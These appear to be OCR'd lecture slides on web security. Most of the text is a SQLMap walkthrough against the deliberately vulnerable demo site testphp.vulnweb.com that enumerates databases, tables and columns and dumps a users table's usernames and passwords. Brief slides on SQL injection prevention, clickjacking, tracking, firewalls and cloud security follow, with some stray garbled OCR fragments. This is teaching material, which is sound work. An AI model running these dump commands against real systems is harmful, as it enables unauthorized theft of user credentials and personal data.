Step 3 : Let's go for the Automated Tool & Get **Database Name**

- Kali Linux : SQLMap

  An Automated tool for SQL Injection

In Kali Linux, Open Terminal

```
root@kali:~# sudo sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

Here Means :

- sudo = Run as Super User [root]
- -u = URL to be Tested
- --dbs = We want Database

Our Case Output

Database Name : acuart

Union Based SQL Injection - Automated Tool : SQLMap 2/4

Step 4 : Using SQLMap, Find list of **Table** from Database

- **Database Name :** acuart

```
root@kali:~#sudo sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  --tables -D acuart
```

NOTE : Here we have to choose some important/sensitive table name from the list

Our Case Output

List of Table Name from the Database

Sensitive Table Name = users

Union Based SQL Injection - Automated Tool : SQLMap 3/4

Step 5 : Using SQLMap, Find list of **Column** from table **‘users’**

Table Name = users

```
#sudo sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  --columns -T users -D acuart
```

NOTE : Here we have to choose some important/sensitive column name from the list

Our Case Output

List of Columns Name from the Database

Sensitive columns Name = uname, pass, address, phone

Union Based SQL Injection - Automated Tool : SQLMap 4/4

Step 6 : Using SQLMap, **Dump** all the sdata

Database Name= **acuart**

Table Name **= users**

Columns Name: **uname, pass, phone, address**

```
#sudo sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1  --dump -T users -D acuart
```

Our Case Output

Result of dumping data from the Database

uname = test

Pass = test

Phone = xxxxxxxx

NOTE : Here we have to choose --dump command to extract all the data from database

SQL Injection - Prevention


The only sure way to prevent SQL Injection attacks is input validation and parameterized queries including prepared statements.

- **T**rain and maintain awareness
- **D**on’t trust any user input
- **U**se whitelists, not blacklists
- **A**dopt the latest technologies
- **S**can regularly (with scanner)

Click-Jacking Attack

- Clickjacking is an attack
- That fools users into thinking they are clicking on one thing when they are actually clicking on another

SName | RegX
Addx
statex
emailx



Web Tracking

- Website tracking (or web tracking) is a method of collecting, storing, and analyzing user activity across one or several web pages


SName | RegX
Addx
statex
emailx

Web Proxy and Firewall

- A firewall is used to define the perimeter of the network
- And to identify and block potentially suspicious and malicious traffic
- On the other hand, a proxy helps to protect privacy
- And can help to enforce corporate policies regarding internet browsing

Cloud Security aspects: Amazon Web Services, Microsoft Azure

- Cloud computing security or, more simply, cloud security, refers to a broad set of
  - policies, technologies, applications, and controls utilized
- To protect
  - virtualized IP, data, applications, services, and the associated infrastructure of cloud computing


Cloud Network Security & Threat Prevention
Cloud Security Posture Management
Cloud Workload Protection (Containers & Serverless)
Workload Self Protection
Cloud Application Security (Web AppSec & API Protection)
Cloud Intelligence & Threat Hunting
High Fidelity Security Context
Advanced Prevention
CI/CD & DevOps
aws

Time for Queries..!